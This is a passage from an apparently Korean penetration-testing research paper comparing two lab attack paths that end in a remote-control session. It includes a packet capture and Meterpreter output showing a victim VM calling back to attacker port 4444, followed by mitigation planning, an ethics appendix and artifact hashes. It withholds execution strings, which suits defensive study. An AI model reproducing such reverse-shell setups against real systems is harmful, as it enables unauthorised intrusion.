 Ethernet II, Src: PCSSystemtec\_5a:09:c0 (08:00:27:5a:09:c0), Dst: PCSSystemtec\_7f  
 Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102  
 Transmission Control Protocol, Src Port: 57076, Dst Port: 4444, Seq: 0, Len: 0

```

0000 08 00 27 7f b2 88 08 00 27 5a 09 c0 08 00 45 00 . '.....'Z..E.
0010 00 3c e5 ac 40 00 40 06 62 f3 c0 a8 38 65 c0 a8 < @ @ b ..Be..
0020 38 66 de f4 11 5c 27 1d fd 14 00 00 00 00 a0 02 8f ..\'. .....
0030 fa f0 c9 ac 00 00 02 04 05 b4 04 02 08 0a ee 55 m .....U
0040 8e 6d 00 00 00 00 01 03 03 07

```

Fig. 24. 시나리오 B 패킷 캡처: 피해자에서 공격자 4444 포트로의 역방향 콜백 확인

```
[*] Sending stage (3045380 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:44292) at 2025-06-14 03:07:41 -0400
meterpreter > █
```

Fig. 25. 시나리오 B 세션 근거: 역방향 콜백 이후 세션 생성 이벤트 확인

표 XV-XVIII의 모든 행은 표 XXII 및 XXV의 증거 ID와 일치해야 한다. 이 연결은 결과 장을 독립 검증 가능한 형태로 유지하는 최소 조건이며, 표와 아티팩트 사이의 추적 경로를 단일 체계로 묶는다.

## VII. 논의

6장의 결과를 운영 관점에서 해석하고, 해석 경계를 명시한다. 해석의 출발점은 표 XV, XVI, XVIII이고, 종료점은 표 XXI의 재시험 기준이다. 각 해석 문장은 근거 경로와 함께 조건을 함께 제시한다.

### A. 연구 질문별 해석

TABLE XIX  
연구 질문별 해석

RQ	핵심 답변	근거	신뢰도
RQ1	두 경로 모두 세션 성립은 확인되었으나, 성립 전제와 통제 지점의 우선순위는 경로별로 다르다	표 XII, XV, XVIII	높음
RQ2	세션 목표는 동일해도 패킷 방향성과 채널 형성 순서가 달라, 경로 식별용 시그니처로 구분 가능하다	표 XVII 및 그림 22 및 24	높음
RQ3	공개본 비노출 원칙을 적용해도 근거 추적성은 유지되지만, M4 재시험 전에는 대응 효과 확정이 불가능하다	절 B 및 V-C 및 표 XIV 및 XV	중간

RQ1에서는 성립 자체보다 경로별 전제조건 차이가 핵심 해석 포인트로 나타난다. 서버 측 경로는 노출된 취약 서비스의 존재가 단일 실패점으로 작동했고, 사용자 실행형 경로는 실행 행위와 이그레스 통제가 결합될 때 성립했다. 따라서 두 경로는 동일 목표를 달성했더라도 방어 자원 배분의 출발점이 달라야 한다.

RQ2 해석의 핵심은 관측 가능한 신호의 분리 가능성이다. 본 연구에서는 경로별 패킷 흐름의 방향성과 세션 형성 순서를 기준으로 식별 단서를 확보할 수 있었다. 이는 “탐지 정책을 어디에 먼저 배치할 것인가”를 결정할 때 절차 설명보다 운영 판단에 직접 활용할 수 있는 입력을 제공한다. 다만 본 연구의 신호 집합은 통제된 환경에서 추출되었으므로, 실운영망의 혼합 트래픽에서 동일 민감도를 보장한다고 단정할 수는 없다.

RQ3는 공개 통제와 검증 가능성 사이의 균형 문제다. 본 문서는 고위험 상세를 비노출하면서도 표와 그림에 연결된 근거 표기를 유지해 독립 검토가 가능하도록 정리했다. 그러나 대응의 실효성은 M4가 완료 상태에 도달할 때만 검증 결론으로 인정할 수 있으며, 부분수행/미수행 단계에서는 정책 타당성만 논의할 수 있다.

### B. 타당성 위협

본 절에서는 결과 적용 시 실제로 부딪히는 제약을 네 뷰(내적/외적/구성/결론) 타당성 관점으로 나눠 보여준다.

TABLE XX  
운영 적용 시 확인된 제약과 해석 범위

분류	관찰된 제약	해석 시 처리/완화 방향
내적 타당성	단일 시점 관측 중심이라 반복 실행 변동성 추정치가 충분하지 않음	동일 스냅샷·동일 기준선 반복 재시험으로 분산 추정 구간을 보강
외적 타당성	단일 세그먼트 VM 환경이라 복합 운영망(분할, ACL, 보안장비) 다양성을 반영하기 어려움	결과 적용 범위를 통제 환경으로 두고, 복합망 검증은 후속 실험으로 분리
구성 타당성	M1-M4 프레임은 세션 성립 검증에 맞지만 시스템 부하/탐지를 등 운영 지표를 직접 대표하지 않음	기존 지표 의미를 유지한 채 운영 영향 지표를 병렬로 추가
결론 타당성	M4 재시험이 완료 이전 단계여서 대응 효과의 인과 결론이 약함	M4가 완료되기 전 결과는 계획 수준으로 해석

내적 타당성 관점에서 핵심 위협은 반복 편차의 과소평가다. 현재 결과는 사건 단위의 성립 판정에는 충분하지만, 반복 횟수 증가 시 발생할 수 있는 변동 폭을 정량적으로 제시하지 못한다. 재시험 단계에서는 동일 조건 반복 횟수와 실패 사례를 함께 기록해, 성공 사례 중심 편향을 줄여야 한다.

외적 타당성과 구성 타당성은 함께 해석할 필요가 있다. 통제된 환경에서 검증된 신호가 실운영 환경에서 동일 성능을 보인다고 가정하면 일반화 오류와 지표 대표성 오류가 동시에 발생한다. 이 때문에 성능 우위나 탐지율 개선과 같은 확장 결론은 유보하고, 현재 결과는 “세션 성립 메커니즘 검증” 범위에서 해석한다.

결론 타당성은 재시험 상태값과 직접 연결된다. 본 연구는 대응 항목을 구조화했지만, 대응 전후 비교를 완결하는 M4의 상태가 아직 미수행에 가깝다. 따라서 유망 조치를 제시하되, 입증된 조치로 단정하지 않는다. 이 구분은 재현성 보고 원칙과 일치하며[10], [11], 기록 단위 기반의 평가 흐름과도 정렬된다[5], [6].

### C. 대응 우선순위 및 재시험 계획

대응 우선순위는 노출면(Exposure) · 재현 용이성(Exploitability) · 파급 범위(Impact)의 결합 판단으로 결정한다. 본 연구에서는 표 XVIII의 상태값(Open/Planned)을 기준으로, 즉시 위험 축소가 가능한 항목부터 단계적으로 배치했다.

TABLE XXI  
30/60/90 일 대응 계획

기한	대상 Finding	조치 내용	재시험 기준
30일	F-01	취약 서비스 제거, 공식 배포 해시 검증 의무화, 서비스 접근 원천 제한 정책 적용	취약 경로 세션 미성립 + 관련 포트 비정상 노출 0 건 확인
60일	F-03	이그레스 필터링 및 서비스별 아웃바운드 통제 규칙 반영, 예외 승인 절차 분리	비인가 콜백 트래픽 차단 + 예외 규칙 추적 가능성 확인
90일	F-02	사용자 실행 통제(화이트리스트), 보안 인식 교육 주기화, 최소 권한 운영 규정 정착	사용자 실행 통제 경로 재현 실패 + 권한 상승 시도 로그 정보 체계 확인

30일 구간의 우선순위는 단일 실패점 제거에 있다. F-01은 성공 조건이 명확하고 재현 난도가 낮아, 초기 통제에서 제거 하지 않으면 후속 조치의 효과가 희석된다. 이에 따라 패치와 무결성 검증을 동시 적용해 취약 서비스 자체를 우선 축소해야 한다.

60일과 90일 구간은 네트워크 통제와 사용자 통제를 분리해 설계했다. F-03은 경계 정책만으로도 위험도를 즉시 낮출 수 있으므로 중기 조치에서 우선 적용이 가능하다. 반면 F-02는 기술적 차단과 인식 개선이 함께 작동해야 하므로, 정책 내재화와 운영 루프까지 포함한 장기 구간으로 배치했다.

재시험 단계에서는 모든 조치에 대해 “판정 가능성”을 기준으로 보고하고, 실행 여부는 보조 정보로 취급한다. 즉, 재시험 근거가 불완전하면 상태는 부분수행/미수행으로 남기고, 효과 확정 문장은 쓰지 않았다. 이 규칙은 지표 해석의 보수성을 유지해 단기 개선 신호를 장기 효과로 과장하는 오류를 방지한다.

종합하면, 본 논의는 관측 결과의 의미를 확장하되 적용 범위를 엄격히 구획하는 방식으로 구성했다. 표 XIX–XXI의 연결은 결론 장에서 필요한 실무 권고안을 제공하면서도, 각 권고가 어떤 근거에서 도출됐는지 추적 가능하게 유지한다.

## VIII. 결론

### A. 핵심 결론

본 연구는 동일 목표(원격 제어 세션 성립)를 갖는 두 경로를 동일 판정 틀로 비교해, 경로별 성립 조건과 통제 차이를 근거 기반으로 식별할 수 있음을 확인하였다. 주요 결과는 표 XV, XVI, XIX에 정리한 관측값에서 일관되게 나타났고, 세 경로에서 확인한 차이는 표 XVII 및 XX의 해석과 연결된다.

본 연구는 성공 사례의 개수보다, 경로별 차이를 판정 가능한 근거 체계로 정리하는 구성에 무게를 두었다. 동일 목표 달성 과정에서도 패킷 방향성, 세션 형성 순서, 통제 실패점이 경로별로 다르다는 사실을 근거 기반으로 제시했다. 이 결과는 경로별 통제 우선순위를 실제 운영 항목으로 옮길 수 있다는 점을 보여준다.

### B. 실무 적용 요약

실무 적용의 출발점은 표 XVIII 및 XXI에서 정리한 우선순위를 운영 절차에 이식하는데 있다.

- 1) F-01 축에서는 레거시 서비스 노출 제거와 배포 무결성 검증을 우선 적용해 단일 실패점 재발 가능성을 낮추는 운영 기준으로 자리잡게 할 필요가 있다.
- 2) F-03 축에서는 아웃바운드 통제와 예외 승인 추적을 결합해 비인가 채널 형성 시도를 조기에 차단하는 통제 체계를 유지해야 한다.
- 3) F-02 축에서는 실행 통제 정책과 사용자 인식 훈련을 분리하지 않고 운영 루프로 묶어 기술 통제와 행위 통제가 동시에 작동하도록 설계하는 것이 타당하다.
- 4) 대응 효과를 평가하려면 동일 조건 재시험(M4)을 통해 경로별 재현 실패율과 차단 성공 조건을 함께 기록해야 한다. 실무 적용에서는 조치 도입 수보다 조치-판정-재시험의 페루프 유지가 우선된다. 이 우선순위는 M4 완료 전까지 적용할 운영 규칙으로 해석한다.

### C. 검증 가능성과 한계

결론 서술에는 표 XVIII과 표 XXII 및 XXV에서 확인된 근거만 사용했다. 공개본 정리 방식은 절 B에 따른 비노출 원칙을 따랐고, 핵심 용어는 절 D 및 표 XXVI와 맞췄다.

한계 선언은 절 VII-B의 경계와 동일 의미를 유지한다. 즉, 통제 환경 기반 관측 결과는 실운영 복합망에 자동 일반화될 수 없고, M4가 ‘미수행/부분수행’ 상태인 구간에서는 대응 효과를 확정할 수 없다. 이 구분은 결론의 보수성을 유지하기 위한 필수 조건이다.

후속 검증은 다음 세 축으로 수렴되어야 한다. 첫째, 보안 통제가 포함된 환경에서 탐지율과 미탐률을 함께 기록해 신호의 운영 유효성을 점검한다. 둘째, 대응 전후 비교에서 경로별 재현 실패율과 차단 조건을 동일 기준선으로 보고한다. 셋째, 동일 스냅샷 기반 반복 재시험으로 관측 분산을 산출해 단일 성공 사례 편향을 줄인다. 이 세 조건이 충족될 때, 본 연구의 결론은 실무 적용 범위를 더 넓은 운영 맥락으로 확장할 수 있다.

### APPENDIX A 핵심 주장-근거 대응표

본 부록은 본문 결론을 다시 점검할 수 있도록 핵심 주장과 근거를 지표, 조건, 재현 절차와 함께 대응시켜 정리한다.

TABLE XXII  
핵심 주장-근거 대응표

식별자	주장 내용	대응 지표	비교 기준	조건	근거	재현 절차
C01	서버 측 경로에서 세션 수립이 M1 관측된다.		통제 실험 환경	표 IX 고정	PCAP-001, LOG-001	R-01
C02	서버 측 경로의 핵심 패킷 시그M2 니처가 식별된다.		시나리오 A 실행	단일 세그먼트 조건	그림 22 및 23	R-02
C03	사용자 실행형 경로에서도 M1/M2 역방향 세션이 성립한다.	M1/M2	시나리오 B 실행	사용자 실행 가정	그림 24 및 25, IMG-003, IMG-004	R-03
C04	대응 우선순위를 Findings와 M4 연결할 수 있다.	F-01 F-03 상태	재시험 계획 수립	표 XVIII 및 XXI		R-04
C05	정량 미측정 항목은 한계로 명시되어 과잉 결론이 억제된다.	결과 장 기준선	타당도 위협 병기	절 VI-A 및 VII-B		R-05

### APPENDIX B 윤리 및 범위 통제

#### A. 윤리 원칙

- 실험은 승인된 폐쇄형 환경에서 수행했다.
- 승인 범위를 벗어난 대상에 대한 스캔, 침투, 후속 행위는 이번 실행에서 제외했다.
- 악용 가능성이 높은 자동화 절차, 구체적 실행 문자열, 내부 식별자는 공개본에서 제거했다.

#### B. 참여 규칙

TABLE XXIII  
운영 범위와 처리 방식

대상/행위	처리 방식	조건	승인자
승인 대상 VM 점검	수행	점검 시간대, 영향 0 조건 준수	보안 책임자
운영 시스템 스캔	제외	별도 승인 문서 확보 전에는 수행하지 않음	보안 책임자
민감정보 반출	제외	의명화/마스킹 없는 반출은 수행하지 않음	개인정보 담당자

### C. 공개 및 보고 정책

표 XXIII 및 XXIV은 표 X와 함께 범위 준수와 공개 정책의 감사 근거로 사용한다.

TABLE XXIV  
공개 정책

단계	산출물	요구 조건	시점
내부 검토	상세 Findings + 원본 근거	승인자 검토 완료	실험 직후
공개본 작성	마스킹된 결과/해석	고위험 절차 제거	내부 검토 후
재시험 보고	대응 전후 비교 결과	표 XIV 충족	재시험 완료 후

APPENDIX C  
재현성 아티팩트 목록

본 부록은 결과 재현과 감사 대응을 위해 증거 파일의 메타데이터를 관리한다. 모든 핵심 파일은 경로, 해시, 생성 절차, 참조 위치를 함께 기록한다.

TABLE XXV: Artifact Inventory

ID	파일 경로	SHA256	생성 절차	참조 위치
PCAP-001	artifacts/pcap/ scenarioA.pcap	acc530668c8bc60b2d229281130b189 9bfc81d70fdada5c34b3236c628f739 c8	시나리오 A 패킷 캡처 샘플	그림 22 및 표 XV
LOG-001	artifacts/logs/ scenarioA.log	a39be999768e51bee87f34b8350b719 99423d2b02ee0e5f863d04d5ec0735b 91	시나리오 A 실행 로그 샘플	표 XII 및 XV
IMG-001	figures/fig_7-1.png	65cb007e2b4ed5d77d83c1e8ec7c0cf 40eb9eee4c8ab8f01fe3025c477054a 92	시나리오 A 패킷 흐름 근거 이미지	그림 22
IMG-002	figures/fig_7-2.png	226e9f7516239906556b72ddac775f3 525fd0e1588ae9360b370cd233a4d3b 3b	시나리오 A 세션 업그레이드 패킷 이미지	그림 23
IMG-003	figures/fig_7-3.png	5bd3780bf9608655281a6845162f2f7 c385ccbafc7c25a11341db845f48249 36	시나리오 B 역방향 콜백 패킷 이미지	그림 24
IMG-004	figures/fig_6-10.png	86f2cab1a962043c77de83e8b5a892e a7163c5dd77e0daaeb99bf62154b7f9 41	시나리오 B 세션 생성 근거 이미지	그림 25
IMG-005	figures/fig_6-11.png	bc628d91dbfdcba6f8549e202a1283e 3b9c0cf9b0c9704dbf1bdd10c9ac694 1e	권한 탈취 이후 시스템 확인 확인 근거 이미지	그림 15
IMG-006	figures/fig_6-12.png	ee17322236a64066b8cf64cbc3affbe 443c9f33a96e610125757593e0dc82c 44	권한 탈취 이후 파일 시 스템 접근 근거 이미지	그림 16
IMG-007	figures/fig_6-13.png	ab55e1cad3968b79728f5f9d4795cdd 4ca48547bc6f8fdc1dc8b87d25285c6 bc	권한 탈취 이후 계정 정보 열람 근거 이미지	그림 17
IMG-008	figures/fig_6-13(2).png	4a58ab36b8d03267457ab31c8667df3 8a34dc6fb9df2dcd39df7e47e57119d c8	후속 시뮬레이션 준비/ 결과 관측 근거 이미지	그림 18
IMG-009	figures/fig_6-14.png	eda0dbb3914d00f18c9ad1940670540 3f619d4234c7229ab3c2627f7353f1f 21	세션 기반 배포 경로 관측 근거 이미지	그림 19
IMG-010	figures/fig_6-15.png	b92536674c9382ef16fa2d9be99d109 5d40aef07001e05d435786256ecc9e1 ed	세션 내부 실행 경로 관측 근거 이미지	그림 20
IMG-011	figures/fig_6-16.png	dce2168f97d483c7fd4c8815d92b04c e02f517e69d3826365fa31a0606f9c0 55	재부팅 후 잠금 상태 관측 근거 이미지	그림 21
IMG-012	figures/fig_6-2.png	fd41261f33488ee957ed035f96e788e e63f2cc2a64dda1b7025358bbae82aa 8f	시나리오 A 전이(대상 정보 지정) 근거 이미 지	그림 7

다음 페이지로 계속

TABLE XXV: Artifact Inventory (continued)

ID	파일 경로	SHA256	생성 절차	참조 위치
IMG-013	figures/fig_6-4.png	1465814d0d3250fa4f68c1ce0785fa9 6cce117375dc0370ddb3cb8e9936b01 24	시나리오 A 전이(세션 전환) 근거 이미지	그림 9
IMG-014	figures/fig_6-5.png	ca29486ccf3512e09d0c6949c3a0c94 767671931b9293ecc3aa6aadfd978f6 0a	시나리오 A 고기능 세션 확보 근거 이미지	그림 10
IMG-015	figures/fig_6-7.png	ad195cad71cbc514f521016663d828d 11ab1251f3f092580478b253aa93c3b ae	시나리오 B 리스트 설정 근거 이미지	그림 12

#### A. 해시 산출 명령 예시

다음 명령으로 파일 무결성을 계산해 표 XXV에 기록한다.

```
sha256sumartifacts/pcap/scenarioA.pcap
sha256sumartifacts/logs/scenarioA.log
sha256sumfigures/fig_7-1.png
sha256sumfigures/fig_7-3.png
sha256sumfigures/fig_6-10.png
```

#### APPENDIX D 용어집

본 부록은 본문에서 반복 사용하는 핵심 용어를 고정해 용어 일관성을 유지하기 위한 기준표다.

TABLE XXVI  
핵심 용어집

국문 용어	영문 용어	정의	최초 등장 위치
침투 테스트	Penetration Testing	승인된 환경에서 공격 시나리오를 재현해 취약점을 검증하는 절 I-A 활동	절 I-A
핵심 주장-근거 대응표	Claim-Evidence Ledger	주장, 지표, 조건, 근거 ID를 대응시켜 정리한 추적 표	절 A
재시험	Regression Retest	동일 조건에서 대응 전후 결과를 재실행해 차이를 검증하는 절 V-B 절차	절 V-B
아티팩트 인벤토리	Artifact Inventory	재현 및 감사를 위해 증거 파일 메타데이터를 기록한 목록	절 C
범위 매트릭스	Scope Matrix	in-scope/out-of-scope 자산과 허용 행위를 정의한 표	표 X
시나리오 성립률(M1)	Scenario Establishment Rate	세션 성립 조건 A/B/C를 동시에 충족한 시나리오 비율	절 III-B
패킷 시그니처 일치성(M2)	Packet Signature Consistency	필수 시그니처 집합 대비 실제 관측 시그니처 집합의 일치도	절 III-B
권한 범위 확인(M3)	Privilege Scope Verification	세션 성립 이후 확인 가능한 제어 범위를 범주형으로 분류한 절 III-B 지표	절 III-B
대응 검증 수준(M4)	Mitigation Verification Level	대응 전후 동일 조건 재시험 수행 상태를 나타내는 지표	절 III-B
세션 성립 조건(A/B/C)	Session Establishment Conditions	A(채널 성립), B(대상 식별), C(근거 등록)으로 구성된 성립 조건	표 V

#### REFERENCES

- [1] Verizon. “Verizon’s 2025 data breach investigations report: System intrusions behind 80% of apac breaches,” Accessed: Feb. 9, 2026. [Online]. Available: <https://www.verizon.com/about/news/2025-data-breach-investigations-report-apac>.
- [2] Verizon Business. “2024 data breach investigations report,” Accessed: Feb. 9, 2026. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/2024/introduction/>.
- [3] European Union Agency for Cybersecurity (ENISA). “Enisa threat landscape 2024,” Accessed: Feb. 9, 2026. [Online]. Available: <https://www.enisa.europa.eu/publications/enisa-threat-landscape-2024>.
- [4] Cybersecurity and Infrastructure Security Agency. “Known exploited vulnerabilities catalog,” Accessed: Feb. 11, 2026. [Online]. Available: <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>.

- [5] PTES Technical Guidelines Committee. "Penetration testing execution standard (ptes)," Accessed: Feb. 11, 2026. [Online]. Available: [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page).
- [6] National Institute of Standards and Technology. "Nist sp 800-115: Technical guide to information security testing and assessment," Accessed: Feb. 8, 2026. [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-115/final>.
- [7] OWASP Foundation. "Owasp web security testing guide," Accessed: Feb. 8, 2026. [Online]. Available: <https://owasp.org/www-project-web-security-testing-guide/>.
- [8] National Institute of Standards and Technology. "Cve-2011-2523 detail," Accessed: Feb. 9, 2026. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>.
- [9] Purdue Online Writing Lab. "Organization and the cars model," Accessed: Feb. 11, 2026. [Online]. Available: [https://owl.purdue.edu/owl/general\\_writing/the\\_writing\\_process/organization\\_CARS\\_Model.html](https://owl.purdue.edu/owl/general_writing/the_writing_process/organization_CARS_Model.html).
- [10] G. K. Sandve, A. Nekrutenko, J. Taylor, and E. Hovig, "Ten simple rules for reproducible computational research," PLOS Computational Biology, vol. 9, no. 10, e1003285, 2013.
- [11] G. Wilson, J. Bryan, K. Cranston, J. Kitzes, L. Nederbragt, and T. K. Teal, "Good enough practices in scientific computing," PLOS Computational Biology, vol. 13, no. 6, e1005510, 2017.
- [12] Association for Computing Machinery. "Artifact review and badging," Accessed: Feb. 11, 2026. [Online]. Available: <https://www.acm.org/publications/policies/artifact-review-badging-current>.
- [13] B. Mensh and K. Kording, "Ten simple rules for structuring papers," PLOS Computational Biology, vol. 13, no. 9, e1005619, 2017.
- [14] G. D. Gopen and J. A. Swan, "The science of scientific writing," American Scientist, vol. 78, no. 6, pp. 550–558, 1990.
- [15] Institute for Security and Open Methodologies (ISECOM). "Open source security testing methodology manual (osstmm) 3," Accessed: Feb. 9, 2026. [Online]. Available: <https://www.isecom.org/OSSTMM.3.pdf>.
- [16] MITRE Corporation. "Common weakness enumeration (cwe)," Accessed: Feb. 11, 2026. [Online]. Available: <https://cwe.mitre.org/>.
- [17] FIRST. "Common vulnerability scoring system v3.1: Specification document," Accessed: Feb. 8, 2026. [Online]. Available: <https://www.first.org/cvss/v3.1/specification-document>.
- [18] MITRE Corporation. "Mitre att&ck enterprise matrix," Accessed: Feb. 11, 2026. [Online]. Available: <https://attack.mitre.org/matrices/enterprise/>.
- [19] USENIX. "Usenix author resources," Accessed: Feb. 11, 2026. [Online]. Available: <https://www.usenix.org/conferences/author-resources>.